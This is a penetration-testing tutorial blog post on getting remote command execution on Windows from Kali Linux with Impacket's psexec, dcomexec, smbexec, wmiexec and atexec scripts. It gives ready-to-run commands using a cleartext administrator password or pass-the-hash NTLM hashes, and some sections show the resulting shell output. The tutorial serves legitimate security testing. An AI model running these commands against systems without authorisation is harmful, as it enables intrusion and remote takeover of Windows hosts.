RCE on Windows from Linux Part 1: Impacket

infosecmatter.com/rce-on-windows-from-linux-part-1-impacket

May 1, 2020

In this article we will look closely on how to use Impacket to perform remote command execution (RCE) on Windows systems from Linux (Kali).

This is the 1st part of the upcoming series focused on performing RCE during penetration tests against Windows machines using a typical hacker toolkit and penetration testing tools.

Introduction

I'm sure most of you who do pentests will agree with me when I say that things do not always work reliably every time on every target.

Sometimes one technique works on some systems and not on the others. Similarly, the same technique implemented in one tool may work differently when implemented in another tool.

That's why we as pentesters should know about as many techniques as possible. We should have alternatives ready at our disposal whenever we need them.

In this series, we will explore a number of tools that exist today for performing remote command execution on Windows system from Linux.

In this article we are looking on the Impacket library.

What is Impacket?

Impacket is a collection of Python classes and functions for working with various Windows network protocols. It is a centerpiece of many different pentesting tools.

Apart from being a library, it also contains number of examples which we can use right away for remote command execution.

Impacket can work with plain, NTLM and Kerberos authentications, fully supporting passing-the-hash (PTH) attacks and more.

Impacket RCE table overview

The following table provides summary of all discussed Impacket RCE methods in this article.

It provides information on what type of execution is possible using each method and provides details about which network ports are being used during the communication.

	Method	RCE type	Port(s) used
1	psexec.py	interactive shell	tcp/445
2	dcomexec.py	semi-interactive shell	tcp/135 tcp/445 tcp/49751 (DCOM)
3	smbexec.py	semi-interactive shell	tcp/445
4	wmiexec.py	semi-interactive shell	tcp/135 tcp/445 tcp/50911 (Winmgmt)
5	atexec.py	command	tcp/445

Let's look on all the RCE methods in detail.

Impacket RCE methods

The following sections provide concrete Impacket command examples on how to perform each RCE method.

Note that all the methods shown below require **administrative rights** on the remote system.

Let's jump right into it.

1. Impacket: psexec.py

This method is very similar to the traditional PsExec from SysInternals. In this case, however, Impacket uses RemComSvc utility.

The way it works is that Impacket will upload the RemComSvc utility on a writable share on the remote system and then register it as a Windows service.

This will result in having an interactive shell available on the remote Windows system via port tcp/445.

Here's an example of using Impacket psexec.py method as local Administrator account with a clear text password:

```
/opt/impacket/examples/psexec.py "./Administrator:pass123"@192.168.204.183
```

Here's an example using an NTLM hash:

```
/opt/impacket/examples/psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
"./Administrator"@192.168.204.183
```

```
root@kali:~# /opt/impacket/examples/psexec.py "./Administrator:pass123"@192.168.204.241
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 192.168.204.241.....
[*] Found writable share ADMIN$
[*] Uploading file kAonQeFz.exe
[*] Opening SVCManager on 192.168.204.241.....
[*] Creating service VbMN on 192.168.204.241.....
[*] Starting service VbMN.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```


Go back to top.

2. Impacket: dcomexec.py

Dcomexec.py method uses various DCOM endpoints such as MMC20.Application, ShellWindows or ShellBrowserWindow objects to spawn a semi-interactive shell on the remote system.

Using this method requires communication on multiple network ports (tcp/135, tcp/445) and internally utilizes the DCOM subsystem of the remote Windows system using a dynamically allocated high port such as tcp/49751.

This generally makes this method somewhat more noisy that the other methods.

Here's an example of using Impacket dcomexec.py as local Administrator with a clear text password:

```
/opt/impacket/examples/dcomexec.py "./Administrator:pass123"@192.168.204.183
```

Here's example using an NTLM hash:

```
/opt/impacket/examples/dcomexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
"./Administrator"@192.168.204.183
```

```
root@kali:~# /opt/impacket/examples/dcomexec.py "./Administrator:pass123"@192.168.204.241
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```


Go back to top.

3. Impacket: smbexec.py

Smbexec.py method takes advantage of the native Windows SMB functionality to execute arbitrary commands on the remote system.

This approach does not require anything to be uploaded on the remote system and is therefore somewhat less noisy.


More details on this technique can be found here (or here). Note that the communication happens solely over port tcp/445.

Here's an example of using Impacket smbexec.py as local Administrator with a clear text password:

```
/opt/impacket/examples/smbexec.py "./Administrator:pass123"@192.168.204.183
```

Here's example using an NTLM hash:

```
/opt/impacket/examples/smbexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
"./Administrator"@192.168.204.183
```



Go back to top.

4. Impacket: wmiexec.py

In this case Impacket uses Windows Management Instrumentation (WMI) interface of the remote Windows system to spawn a semi-interactive shell.

Similarly as dcomexec method, wmiexec requires communication over 3 network ports / services.

First it uses ports tcp/135 and tcp/445, and ultimately it communicates with the Winmgmt Windows service over dynamically allocated high port such as tcp/50911.


This makes the wmiexec method more noisy than the other methods.

Here's an example of using Impacket wmiexec.py as local Administrator with a clear text password:

```
/opt/impacket/examples/wmiexec.py "./Administrator:pass123"@192.168.204.183
```

Here's example using an NTLM hash:

```
/opt/impacket/examples/wmiexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
"./Administrator"@192.168.204.183
```



Go back to top.

5. Impacket: atexec.py


This method uses the Task Scheduler service (Atsvc) on the remote Windows system to execute a supplied command. All network communication takes place over port tcp/445.

Here's an example of using Impacket atexec.py as local Administrator with a clear text password:

```
/opt/impacket/examples/atexec.py "./Administrator:pass123"@192.168.204.183
"whoami"
```

Here's example using an NTLM hash:

```
/opt/impacket/examples/atexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76
"./Administrator"@192.168.204.183 "whoami"
```



Go back to top.

Conclusion

In this article we explored 5 viable options of using Impacket to execute arbitrary command(s) on remote Windows systems.

Note, however, that Impacket can do so much more than just RCE – it contains tons of useful features and many ready-to-use examples.

Its versatility and reliability makes Impacket one of our primary go-to tools that we use practically on every internal pentest.

References

- https://www.secureauth.com/labs/open-source-tools/impacket
- https://github.com/SecureAuthCorp/impacket
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-2-crackmapexec/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-3-pth-toolkit/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-4-keimpx/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-5-metasploit-framework/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-6-redsnarf/

TAGS | Atsvc | Credentials | DCOM | Impacket | Kali Linux | NTLM | Pass-the-hash | Psexec | RCE | Shell | SMB | Windows | Winmgmt | WMI
